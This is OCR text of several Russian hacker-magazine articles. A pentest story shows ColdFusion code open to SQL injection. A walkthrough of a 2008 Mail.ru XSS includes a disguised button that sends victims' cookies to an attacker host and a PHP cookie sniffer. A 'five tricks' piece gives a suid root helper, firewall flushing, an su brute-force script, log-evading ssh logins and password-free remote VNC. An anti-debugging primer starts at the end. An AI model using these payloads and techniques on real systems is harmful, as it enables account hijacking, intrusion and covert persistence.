В админке ничего сверхъестественного найдено не было — новости, юзеры, загрузка pdf-документов и изображений... А вот в юзерах было достаточно много интересной информации. В основном пользователями сайта были работники корпораций и государственные служащие. Про каждого из них была полная информация, в том числе адреса, телефоны, истории всех транзакций. Мне-то все это было не нужно (на то он и пентест), но попади такая инфа в нехорошие руки... Ладно, настало время копать дальше. Аплоадер файлов, как я и надеялся, не проверял содержимое всего, что через него грузилось, и в итоге я заимел шелл.

Ради интереса я скачал сорцы того самого бажного скрипта и другого, не поддавшегося инъекции сценария для входа в админку. Различия, что называется, видны невооруженным глазом.

«В основном пользователями сайта были работники корпораций и государственные служащие. Про каждого из них была полная информация, в том числе адреса, телефоны, истории всех транзакций»

ЧАСТЬ КОДА SECTION.CFM

```
<cfquery name="getsection"
datasource="uscc"
dbtype="ODBC">

SELECT *
FROM Sections
Where id = #url.id#
</cfquery>
```

ЧАСТЬ КОДА SECURE.CFM, ОТВЕЧАЮЩЕГО ЗА АВТОРИЗАЦИЮ

```
<cfquery
name="CheckName"
datasource="USCC">
SELECT *
FROM Users
WHERE LoginName = '#LoginName#' AND
LoginPassword = '#Password#'
</cfquery>
```

ФИНАЛЬНЫЕ АККОРДЫ

Как выяснилось позже, на сервере крутилось еще несколько десятков сайтов, к которым я получил полный доступ.

Затем было обнаружено, что сервер был одним из любимчиков Google — *PR=6*. Пиар остальных сайтов, которые хостил этот дедик, я и не думал проверять... ⌶



links

Поскольку эта статья не является подробным пособием по внедрению sql-запросов в MS Access, я настоятельно рекомендую прочесть следующие мануалы:
webapptest.org/ms-access-sql-injection-cheat-sheet-EN.html
seclists.org/pen-test/2003/May/0074.html



LEXX918
/ LEXX918@MAIL.RU /

ВКУСНОЕ ПЕЧЕНЬЕ В МЫЛЕ

НЕБЕЗОПАСНЫЕ СЕССИИ НА ПРОЕКТЕ «ОТВЕТЫ@MAIL.RU»

Святой Валентин порадовал не только влюбленных, но и нас с тобой, на пару дней предоставив XSS в сервисе Ответов от Mail.ru. Как бы гнусно это ни было, самое время поживиться печенюшками в виде сердечек! И не забыть подарить их всем любимым... ХАКЕРАМ!

КАК ОНО БЫЛО

Четырнадцатое февраля, год 2008. Мыло, ася и другие средства коммуникации уже до отказа завалены сердечками и прочей романтичной лабудой. Народ дурачится, влюбляется, ссорится и мирится в Сети. А также скамит, ломает и сканит. И тут, по иронии судьбы, мне в ящик свалилось несколько уведомлений о том, что мои комменты на проекте «Ответы» mail'а признаны лучшими. Я полез на проект освежить в памяти собственное творчество. Мимолетом просмотрел ТОП вопросов и пару страниц в рубрике компьютеров и интернета. Листая темы, я стал все чаще замечать появление сообщений странного содержания. Народ ругался на выскакивающие окошки в IE, на левые фреймы, вставленные прямо в вопросы и ответы пользователей... Конечно же, речь зашла об XSS, наличие которой я не мог не проверить.

Быстренько сварганив очередной вопрос типа «а есть ли тут XSS?», я поднял его в топы (не бесплатно, к сожалению) и стал ждать реакции. Добрые люди запостили ответ с фреймом размером раза в два больше разрешения моего монитора и подсказали, как это дело протолкнуть мимо фильтров. Дальше оставаться в стороне я уже не мог.

Ведь если на майле реально украсть куки (а значит, чужую сессию), то хакеру станет доступно и мыло жертвы (точнее, появится возможность авторизации на mail.ru без ввода пароля). Очень и очень заманчиво!

КТО ИЩЕТ, ТОТ НАЙДЕТ

Собственно, как такового, межсайтового скриптинга на проекте не обнаружилось. Максимум, что можно было сделать — вставить более или менее разрешенные теги оформления шрифта, таблицы, фреймы и картинки. Любые скрипты, валидно написанные обработчики событий и прочий «опасный» контент сразу же квотился либо реплейсом вообще удалялся со страниц. Миф о похищении куков витал в воздухе и распространялся со скоростью 300 символов в минуту!

Попытки отправить в тексте скрипт в голом виде либо внедрить его в события, скрытые от пользователя, успехом не увенчались. Что ж, придется попробовать сыграть на доверии простодушных юзверей. И так как народ приходит на сайт за ответами, я решил помочь бедолагам найти ответы сразу на все вопросы, а именно — немного разрекламировать WiKi, добавив в свой вопрос кнопочку для перехода на сайт энциклопедии. В итоге получился примерно такой код:

```
<input type=button value=Wiki onclick="document.
location.replace('http://site.xx/wiki.php?cookies=
'+escape(document.cookie));">
```

Как видишь, тут всего один тег, который отображает кнопочку на странице, но стоит ее нажать — браузер будет перенаправлен на наш сторонний пор-



тал. Причем в адресной строке мы дополнительно передадим один единственный параметр cookies, в котором и будут храниться куки жертвы. Что с ними делать, рассказывать не буду: уж что такое сессии и с чем их едят, ты должен знать!
Обрати внимание на JS-функцию *escape()* — без нее строка куков будет передаваться «как есть», а это недопустимо: пробелы, знаки амперсанда или одинарные кавычки порвут в клочья код события нажатия кнопки. А подготовив всю строку этой функцией, мы сохраним ее как одно целое значение GET-параметра *cookies*.
Научным методом тыка было доказано: для успешного проникновения на страницы сайта, этот код дополнительно надо «заURLэнкодить». В PHP этим занимается функция *urlencode(string)*. Ею я и воспользовался. Чтобы пробелы оставались пробелами, их я вернул в исходный вид (*urlencode* превращает их в знаки «+»).
Итоговый URL-кодированный текст я и запостил на сайте:

```
%3Cinput type%3Dbutton value%3DWiki
onclick%3D%22document.location.replace%28%27
http%3A%2F%2Fsite.xx%2Fwiki.php%3Fcookies%3
D%27%2Bescape%28document.cookie%29%29%3B%22
%3E
```


С виду обычный текст, дополнительная кнопочка для перехода на сайт Википедии. В общем-то, ничего особенного. Главное, чтобы нас ни в чем не заподозрил обыватель. А посему пишем простенький снифер на нашем удаленном портале и не забываем перенаправить жертву на запрашиваемый сайт.

```
<?php
if(isset($_GET['cookies'])){
   $f = @fopen('cookies.txt', 'a');
   if($f){
      fwrite($f, $_GET['cookies']."\r\n");
      fclose($f);
   }
}
header('Location: http://ru.wikipedia.org/
wiki/');
?>
```

Проверяем наличие в суперглобальном массиве GET искомого параметра. Далее пытаемся открыть (создать, если не было ранее) файл, где будем построчно накапливать данные о жертвах. Если все прошло успешно, пишем новую строку — нужные нам сведения, завершаем их переводом строки и закрываем файл. В любом случае отдаем браузеру заголовок *Location*, который перенаправит его на другой адрес. Так мы немного замаскируемся от глаз неопытного пользователя.
При работе с хэдерами помни, что они не могут передаваться в браузер после выдачи контента. Все заголовки страницы должны идти до любого вывода данных. А так, как мы скрываем, по возможности максимально, наш снифер, то и вывод ошибок допустить нельзя (таких как, например, нет переменной в GET-массиве, не удалось создать или открыть файл etc.), иначе перенаправить браузер жертвы не получится (текст ошибок появится раньше, и новый *location* будет проигнорирован). Это выдаст нас с потрохами.
Проверяем работу! Кликаем на кнопочке на сайте Ответов и почти тут же попадаем на Википедию. Проверяем содержимое файла *cookies.txt* и, о чудо, видим там не только свои куки, но и печенюшки других посетителей. Тех самых, что успели за время тестов добродушно поделиться с нами своими аккаунтами. Остается только подменить их кукисы в браузере, обновить страницу и мы превратимся в другого пользователя, сможем постить от его имени, ковыряться в личных настройках, приватных данных и прочих вкусностях. Хотя поменять что-то особо важное нам все равно не позволят без ввода пароля.
А так как выше описанное не очень законно, бежим скорее в саппорт и жалуемся на работу программеров, допустивших баг. Сами, конечно, тут же забываем события последних десяти минут и никогда, запомни, никогда не повторяем их, кроме как в целях ознакомления!

ВСЕ ПО ПОЛОЧКАМ

В Сети часто проскакивают вопросы, о том, как и где можно отследить IP жертвы. Как вообще его узнать, где раздобыть снифер под это дело, etc. Бросьте вы это занятие. Не надо полагаться в столь интимном вопросе на чужих людей. Пишите сами, и основной проблемой останется лишь загнать жертву на ваш сайт «посмотреть фото в сауне» или «узнать номер телефона симпатичной блондиночки», под ником и аватаром которой вы в очередной раз скрываетесь, бороздя чаты и форумы в поисках легкой наживы.
Вот вам пример того, как сохранить параметр *cookies* адресной строки. Аналогично логируются и IP, ы и все остальное. Достаточно внимательно почитать, что нам доступно в коде на примере того же PHP — www.php.net/manual/ru/reserved.variables.php.



video
На DVD ты найдешь увлекательный видеоурок, повторяющий шаги по хищению почтовых плюшек.



info
• На данный момент баг в Mail.RU уже не работает. Надо отдать должное поддержке — исправили за пару часов.

• О теории XSS наш журнал пишет регулярно. Посему перерывай подшивку и будь в теме по этой уязвимости.

• Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!

Коллаж багов на Mail.ru

Мне стало любопытно и я не поленился найти хоть какие-нибудь упоминания о прошлых взломах и глюках mail'а. Вот что получилось!

][акер #039. В твоем любимом журнале выходит статья «**Mail.Ru, дырка за дыркой**», где автор описывает, пожалуй, самые первые уязвимости, датированные еще 1999 и 2000 годами!
][акер #063. В марте 2004 печатается статья, наглядно показывающая, как можно (читай, «нужно») заспуфить mail.ru и украсть пасс. Вины самого майла тут немного и бажится он на пару с дырявым ослом.
][акер #068. В августе 2004 в свет выходит статья о взломе проекта «Афиша» на tv.mail.ru через так называемую дыру «**Ядовитый ноль**», ну и самого mail.ru через CSS-баг.
29 ноября 2005 года. Сбой сервиса, продолжавшийся пару тройку часов вечером того дня, перемешал письма пользователей, доставив их не по адресу. В итоге многие получили десятки «левых» сообщений от совершенно незнакомых им людей. Но утверждать, что это следствие взлома нельзя. С кем не бывает!
12 марта 2007 года. Вообще, забавный, по-моему, случай! Дело дошло до нашей с вами многоуважаемой власти. Депутат Виктор Алкснис пожаловался в МинСвязь на плохую работу бесплатных почтовых сервисов. Подробности ты просто обязан прочитать на www.lenta.ru/news/2007/03/12/safety.
Уверен, стоит капнуть и ты с легкостью найдешь еще кучу интересного как в прошлом, так и в настоящем Mail'а.



MASTER-LAME-MASTER

ЛОКАЛЬНОЕ ПОКОРЕНИЕ

ПЯТЬ ТРЮКОВ БЫВАЛОГО ХАКЕРА

Хакеры бывают разными. Одни охотятся только за элитными банковскими серверами с целью слива ценной базы данных и, как следствие, пополнения собственного кошелька. Другие бесцельно дрейфуют в Сети, пытаясь зацепить липким щупальцем своего web-сканера одинокий сервак с бажными скриптами. А третьи — хакеры из высшей касты — ломают ради собственного удовольствия, всегда доводя дело до конца. Их цель — получить полный root, несмотря на ухищрения злых админов, которые полагают, что знают о безопасности практически все...

Порой даже у опытных взломщиков возникают серьезные задачи, к которым, как кажется на первый взгляд, не существует успешных подходов. Но если посмотреть под другим углом, решение быстро подбирается, и система отдается хакеру, как любимая девушка. Сегодня я решил познакомить тебя с подобными якобы «клиническими» случаями, сталкиваясь с которыми многие хакеры (особенно с небольшим стажем) беспомощно опускают руки. Сегодня я оглашу некоторые хакерские приемы, позволяющие взять полный контроль над системой, когда она защищена непробивным файерволом. Пользуясь этими трюками, мне несколько лет удавалось успешно обходить самые изощренные защиты. Пришло время поделиться приватом и с тобой. Устраивайся поудобнее, беседа будет долгой.

ТРЮК №1 — ЗАКРЫТЫЕ ПОРТЫ

Сейчас ты вряд ли найдешь лакомый сервер с открытыми системными портами. Если говорить о банковских ресурсах, то их админы фильтруют все и вся, опасаясь хакерских атак. На проверку оказывается, что на подобных «критически важных» серваках открытыми оставляют лишь 80 и 443 порты. Все остальное, будь то SSH, IMAP и, разумеется, MySQL — наглухо забито файерволом. Это работает отнюдь не в пользу хакера. Дело в том, что у взломщика в подобном случае есть два пути:

1. Сканировать сегмент, в котором находится интересующий его сервер. При сканировании он может найти машинку с открытыми системными портами, внедряясь в которые, получает дополнительные привилегии и, самое главное, возможность управления серверами изнутри, из недр локальной сети. Но на практике такая удача случается редко.
2. Анализировать содержимое Web-сайта. Как известно, даже грамотные программеры часто допускают баги в своих движках, оставляя нефильтрованной либо входные переменные, либо скрипты, некорректно выполняющие открытие файлов. Ситуацию усугубляют админы, выкладывающие на публику (ради теста или понтов) сырые сценарии и даже рабочие конфиги. Всем этим пользуется хакер, сканируя Web на известные бажные скрипты, SQL-инъекции и пр.

Предположим, что хакер уже заполучил гостевые права в системе и желает продолжить ее покорение, имея на руках локальный эксплойт. На этом этапе он встречает первый облом в виде жесткого фильтра всех входящих и исходящих соединений. Даже обладая возможностью выполнять команды через Web, взломщик не сможет намутить консоль (я не беру во внимание всякие web-шеллы — это все детские шалости). В ряде случаев ему таки удастся запустить backconnect-скрипт на нефильтруемый порт, но что если администратор зафильтровал и исходящие соединения, кроме тех, что действительно необходимы? В то же время, что мешает хакеру снять эти фильтры? Правильно, тоже ничего! И сейчас я покажу, как.

Прежде чем заливать эксплойт на сервак, необходимо открыть его и найти в коде строку, выполняющую */bin/sh*. Обычно этот блок кода начинается с процедуры *getuid(0)* либо с *execl(SHELLCODE)*. Следует найти его и заменить команду запуска шелла следующей строкой:

```
system("chmod 4755 /tmp/evil");
```

А затем создать evil.c с нехитрым содержанием

```
int main() {
  getuid(0);
  getgid(0);
  file = fopen("/tmp/cmd",r);
  cmd = fgets(file);
  fclose(file);
  system(cmd);
}
```

Грамотный cmd-шелл. Заранее откомпилированный на доверенном сервере

С легкостью получаем псевдотерминал и рут

Далее хакер заливает его на сервер в */tmp* и компилирует в бинарный файл */tmp/evil*. Теперь, после успешного запуска эксплойта на том же сервере, у него будет полноценный рутовый шелл, выполняющий любую команду, прописанную в файле */tmp/cmd*. Почему нельзя было прописать команду в самом теле эксплойта? А потому, что некоторые сплойты могут брать локальные привилегии всего один раз (яркий тому пример — эксплойт ядерной функции *do_brk*).

Дальнейший алгоритм очень прост: он эксплуатирует ядро, получая взамен суидный */tmp/evil*, записывает в */tmp/cmd* строчку «*iptables -t nat -nvL*», а затем, ознакомившись с правилами, сбрасывает их запросом «*iptables -F*». Ну а после этого уже ничего не мешает приконнектиться к шеллу напрямую (либо используя backconnect-скрипт). Финал взлома — бэкдоринг iptables с сокрытием собственных правил или написание суидного PHP-шелла (здесь все по желанию :)).

БИНАРНОЕ ЭКСПЛУАТИРОВАНИЕ

Часто бывает, что 0day-эксплойт поставляется в бинарном виде. А это значит, что поправить его код не удастся. Могу предложить следующий проверенный способ: в 99% случаев сплойт вызывает «*/bin/sh*», обращаясь непосредственно к бинарнику. Поступим так — наколбасим сишный скрипт для специального запуска эксплойта:

```
#!/bin/sh
alias "/bin/sh» "chmod 4755 /tmp/evil"
```

Тем самым, взломщик обойдет запуск шелла, вместо этого выполнив заветную команду.

ТРЮК №2 — ИГРЫ С ПСЕВДОТЕРМИНАЛОМ

Случается, что каким-то образом злоумышленник добывает рутовый пароль, но не в силах сменить привилегии из-за отсутствия поддержки псевдотерминала. Другими словами, набрав в «сыром» консольном шелле команду su, он получит примерно такой ответ:

```
standard in must be a tty
```

Это означает, что текущая сессия не привязана к псевдотерминалу (виртуальный файл находится в */dev/pts*). Доказательством тому служит ответ команды tty:

```
tty: not a tty
```

Для решения проблемы можно воспользоваться командой *ssh* вместо *su*. Просто соединись с тем же хостом по ssh, но уже в интерактивном режиме, используя ключик '*-T*':

```
ssh — T root@localhost
Password:
id
uid=0(root) gid=0(root) groups=0(root),1(
bin),2(daemon),3(sys),4(adm),6(disk),10(w
heel) context=root:system_r:unconfined_t:
SystemLow-SystemHigh
```

Далее можно выполнять любые рутовые команды, открывать фильтрованные порты, бэкдорить систему, но без поддержки псевдотерминала. К тому же, не факт, что рута пустит напрямую по *ssh* (об этом расскажет переменная «*AllowUsers*» в */etc/ssh/sshd_config*).

Чтобы обрести полноценную консоль, необходимо воспользоваться готовым средством эмуляции tty — ttyX. Внутри архива находятся два файла — Zatron и Jerky. Первый открывает сокет с поддержкой терминала, а второй просто с ним соединяется. Поддержка псевдотерминала мутится тремя командами:

```
tar zxf ttyX.tar.gz
./Zatron
./Jerky localhost
```

Теперь у взломщика имеется шелл с полной поддержкой псевдотерминала. Enjoy!

ТРЮК №3 — ЛОКАЛЬНЫЙ БРУТФОРС


Порой для получения рута приходится прибегать к суровому методу, а именно — брутфорсу. Имея в распоряжении шелл с правами nobody, логично перебирать пароли локально. Через ssh — T или su. Во втором случае процесс будет идти вяло, так как в новых системах при неправильном пароле существует задержка в 3 секунды. Но в тупиковой ситуации иного выхода не остается.

Камнем преткновения здесь является факт отсутствия псевдотерминала — все скрипты-брутфорсеры идут лесом. Выход — использовать expect, в сценариях которого уже включена поддержка псевдотерминала. Если в системе нет expect — нужно поставить его самостоятельно (смотри врезку, так как без рутовых прав установить expect непросто). Когда проблема с установкой будет решена, хакер колбасит скрипт *brute.exp*, реализующий брутфорс через su.




warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



dvd

Псевдоэмулятор ttyx и VNC я любезно выложил на нашем DVD. Пользуйся!


Остается лишь запустить брутфорс...


Здесь можно скачать последнюю версию VNC

```
set fpassword [open /tmp/pass r]; # открываем файл /tmp/pass, в котором лежат пароли для перебора
while { [ gets $fpassword password ] >=0 } # по каждому паролю
   {
  spawn /bin/su # запускаем su
  expect "assword"
  send "$password\r\n" # шлем пароль на запрос
  expect {
     "orry" { break }
     "" { exec "echo $password > /tmp/success" }
   }
  }
  close $fpassword; # Закрываем файл
}
```

А затем он запускает скрипт командой «*expect brute.exp &*» и ждет, пока в */tmp/success* не окажется правильного пароля.
Этот прием также используется, когда, руководствуясь вторым трюком, не получилось намутить псевдотерминал. Как заточить сценарий под этот случай — сообразишь самостоятельно.

ТРЮК №4 — БЕЗОПАСНЫЙ ВХОД

Иногда возникает необходимость зайти на сервер, не потревожив покой тамошних администраторов. Конечно, хакер может просто накрыться проксиком и законнектиться через ssh, но даже тогда в журналах utmp и wtmp осядут компрометирующие строки, которые легко могут быть просмотрены командой last. Мало кто знает, что существует метод соединения без палева в логах (созданный, будто специально для хакерских целей). Если использовать вышеупомянутую команду «*ssh -T*», можно получить наилучший результат. В PuTTY данная установка выполняется на вкладке SSH → TTY (Don't allocate a pseudo-terminal).

ТРЮК №5 — ВИЗУАЛЬНЫЙ WINDOWS

Помимо линуксовых, особый интерес представляют виндовые серверы. Хотя бы потому, что порой Windows-сервер является единственной лазейкой в корпоративную сеть. Но юзать сырые виндовые команды даже в привилегированной командной строке «не прет». Может быть, поэтому сервера на Windows ломаются гораздо реже, чем *nix-like платформы.
Но это все лирика. Давай конструктивно подойдем к вопросу: как запустить полноценную визуализацию для комфортного управления. Есть несколько вариантов:
1. **Воспользоваться запущенным сервисом терминалов** *(порт 3389) либо VNC (порт 5800)*, предварительно просканив хост на указанные порты. Естественно, если хакер не знает пароль администратора или аккаунт юзера, входящего в домен, этот способ для него неприменим.
2. **Удаленно запустить «Службу терминалов»** командой «*net start Служба терминалов*» (или аналогичное английское название). Если есть достаточные права, сервис успешно запустится. Но в случае отсутствия необходимых привилегий или, наоборот, наличия файервола, фильтрующего порт 3389, финт не пройдет.
3. **Воспользоваться удаленно установленным VNC**. Для этого нужно скачать полный дистрибутив под Винду (www.realvnc.com/products/download.html), установить его к себе на компьютер и изъять из комплекта два файла: *winvnc4.exe* и *vncviewer.exe*. После этого можно смело удалять VNC с домашней тачки (для твоего удобства я выложил на DVD как полный дистрибутив, так и отдельные его файлы). Далее, юзая бажный Web-скрипт, следует залить *winvnc4.exe* на сервер (например, используя тривиальный FTP-сценарий, находящийся на DVD) и запустить его с особыми параметрами:

```
bug.asp?id=winvnc4.exe Password=BINARY
```

Или:


```
bug.asp?id=winwnc4.exe SecurityTypes=none
```

В первом случае VNC запустится с парольной защитой, заданной в бинарном преображении. Во втором — без всякого запроса пароля. Если хакерская цель — заиметь виндовый дедик на короткий срок и для определенной цели, этот прием будет самым оптимальным.
После запуска можно смело обращаться к vncviewer.exe и указывать ему нужный IP-адрес. Либо залезть на сервак прямо через Web на порт 5800, откуда запустится клиентский Java-апплет. Теперь хакер может без особых забот повышать свои права, загружать на сервер боевых ботов или просто наслаждаться удаленным управлением Windows.

КОРОЛЬ СЕРВЕРОВ

Я надеюсь, что данные трюки прольют свет на тему локального порабощения крупных серверов. Быть может, в твоей хакерской копилке уже есть сервер, ожидающий решения с помощью одного из представленных трюков. А если даже и нет, то будь уверен — сервера появятся, нужно только немного терпения :).
И не забывай о законе — к сожалению, он не на твоей стороне!

Найди и поставь галочку!



...соблюдаешь правила – спокоен, ты в порядке...

Маша и Дима знают,
как защитить себя от ВИЧ

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе
АНОНИМНО, БЕСПЛАТНО

8 800 100 65 43
Государственная горячая линия

www.stopspid.ru
КАСАЕТСЯ КАЖДОГО
STOP СПИД РУ



КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

ТРАССИРОВКА ИЛИ ИГРЫ В ПРЯТКИ

Обзор антиотладочных приемов мы начнем с базовых понятий, фундаментальным из которых является трассировка (или пошаговое исполнение кода). Сначала мы узнаем, зачем нужна трассировка, как и в каких целях она используется отладчиками, по каким признакам защитный код может определить, что его трассируют, и какие примочки к отладчикам позволят хакеру избежать расправы.



Уже давно никто не трассирует программы от начала и до конца — слишком утомительно и непродуктивно. Однако не стоит полностью списывать трассировку со счетов, она и сейчас живее всех живых!

Запутанные участки кода, ответственные за проверку серийного номера, ключевого файла или расшифровку программы, довольно часто прогоняются отладчиком в пошаговом режиме, кроме того, отладчик может «негласно» задействовать трассировку для выполнения некоторых операций. В частности, в OllyDbg установка точки останова на команду и/или диапазон EIP-адресов реализуется как раз через трассировку. Ее же используют многие плагины, например, популярный FindString, осуществляющий поиск заданной строки в регистрах (трактует их как указатели). Распаковщики упакованных файлов (особенно универсальные) активно используют трассировку для освобождения от упаковщика и восстановления оригинальной точки входа в программу (Original Entry Point или, сокращенно, OEP).

Защита, умело препятствующая трассировке, затрудняет взлом программы, хотя и не делает его невозможным, поскольку на каждый антиотладочный болт с хитрой резьбой уже давно придуман свой анти-антиотладочный ключ.

ТРАССИРОВКА В X86-ПРОЦЕССОРАХ

Если TF-флаг, хранящийся в регистре *EFLSGS* (и гнездящийся в 8'ом бите, считая от нуля), взведен, то после исполнения каждой команды процессор генерирует прерывание *INT 01h* или *EXCEPTION_SINGLE_STEP (80000004h)* — как его «обозвали» разработчики Windows. Исключение составляют команды, модифицирующие регистр SS (селектор стека) и маскирующие прерывание на выполнение следующей команды. На этот шаг разработчики процессоров пошли потому, что в коде часто встречаются конструкции вида *MOV SS, new_ss/MOV ESP, new_ESP*.

Легко сообразить, что, если прерывание произойдет после того, как новый селектор стека уже обозначен, а указатель вершины стека еще не инициализирован, мы получим неопределенное поведение системы, ведущее к краху (а ведь существует команда *LSS*, одним махом загружающая и *SS*, и *ESP*, но она не относится к числу самых популярных).

Простейший способ обнаружения трассировки состоит в чтении регистра флагов (*EFLAGS*) и проверке состояния бита TF. Если он не равен нулю — нас кто-то злостно трассирует. С прикладного уровня прочитать содержимое регистра флагов можно самыми разными способами: командой PUSHFD, заталкивающей флаги в стек, генерацией исключения (при которой SEH-обработчику передается контекст потока вместе со всеми регистрами, включая регистр флагов); наконец, контекст можно получить API-функцией *GetThreadContext*.

Сегодня мы будем говорить лишь о первом способе — команде *PUSHFD*. При кажущейся незамысловатости она скрывает целый пласт хитростей, известных далеко не всякому хакеру.


ЭКСПЕРИМЕНТ N #1 — «ЧИСТЫЙ» PUSHFD

Напишем несложную программку, заталкивающую в стек регистр флагов через *PUSHFD* и тут же выталкивающую ее обратно в *EAX* для тестирования значение бита TF.

ПРОСТЕЙШАЯ ПРОГРАММА TF-0X0-SIMPLE.C ДЛЯ ОБНАРУЖЕНИЯ ТРАССИРОВКИ ЧЕРЕЗ PUSHFD

```
char yes[]="debugger is detected :-)";
char noo[]="debugger is not detected";

nezumi()
{
  char *p=noo; // презумпция невиновности is on :)
```



Отладчик ollydbg в собственной красе

Обзор Debugging T2ools для Windows

```
  __asm
  {
  ; int 03      ; для отладки
    pushfd      ; сохраняем флаги в стеке, включая и TF
    pop eax     ; выталкиваем сохраненные флаги в eax
    and eax, 100h       ; проверяем состояние TF-бита

    ; если TF не взведен, нас не трассирует…
    jz not_under_dbg

    ; …ну или мы не смогли это обнаружить :)
    mov [p], offset yes
    not_under_dbg:
  }

  MessageBox(0, p, p, MB_OK);
}
```

Откомпилируем ее следующим образом.

```
cl.exe /c /Ox  /Os /G6 TF-0x0-simple.c
link.exe TF-0x0-simple.obj /ENTRY:nezumi /MERGE:.
rdata=.text /ALIGN:16 /DRIVER /FIXED /SUBSYSTEM:CONSOLE
KERNEL32.LIB USER32.lib
```

Все это шаманство потребовалось:

а. Чтобы убить стартовый код и начать программу с интересующей нас функции `nezumi()`.

б. Чтобы сократить размер программы, равный в данном случае 768 байтам.

Не обращая внимания на ругательство линкера «*warning LNK4078: multiple.text» sections found with different attributes (40000040)*», запустим программу. Убедимся, что она честно говорит: «*debugger is not detected*». А теперь загрузим ее в MS VC dbg и будем трассировать (клавиша <F11>), пока не достигнем первого call'а (им будет *MessageBox*). Ага, «*debugger is detected*»! Цель достигнута! Теперь испытаем cdb.exe из набора Debugging Tools. Поскольку он органически не умеет стопиться на OEP, раскомментируем «*int 03*» и перекомпилируем программу, загрузив ее в отладчик путем указания имени файла в командной строке. Первый раз отладчик всплывает в *ntdll!DbgBreakPoint* по *int 03h*. Это всплытие нам совершенно не интересно, так что пишем «g» для продолжения выполнения программы и попадаем на «наш» собственный *int 03h*, стоящий в начале *nezumi()*.

Последовательно отдавая команду «t», трассируем функцию до достижения CALL'a, а потом говорим «g». Отладчик не обнаружен! Как так? А очень просто — CDB отслеживает команду *PUSHFD* и эмулирует ее выполнение, «вычищая» TF-бит из стека. Аналогичным образом себя ведут SoftICE, Syser, OllyDbg и многие другие «правильные» отладчики. А вот IDA и GDB «честно» показывают TF-бит, как он есть, чем и обнаруживают свое присутствие.

ЭКСПЕРИМЕНТ N #2 — ИГРЫ С ПРЕФИКСАМИ

В лексиконе x86, помимо самостоятельных команд, есть так называемые префиксы (prefix). Например, префикс повторения (*REPE*/*PEPNE*), префикс перекрытия сегмента (*CS:*, *DS:*, *SS:*, *ES:*, *FS:*, *GS:*), префикс изменения разрядности (с опкодом *66h*) и т.д. Префиксы работают только со своим набором команд; в частности, префикс повторения применяется лишь совместно со строковыми инструкциями (*MOVSD*, *LODSD*, *STOSD*). На остальные команды он никак не воздействует (разве что увеличивает время их декодирования), а потому *PUSHFD* и *REPE: PUSHFD* — синонимы.

Умный отладчик должен учитывать, что перед командой *PUSHFD* может стоять один или несколько «мусорных» префиксов, автоматически отбрасывая их. Но это в теории. Добавим «*REPE*» перед «*PUSHFD*» в нашу программу и перекомпилируем ее, переименовав в *TF-0x1-prefix.c*.

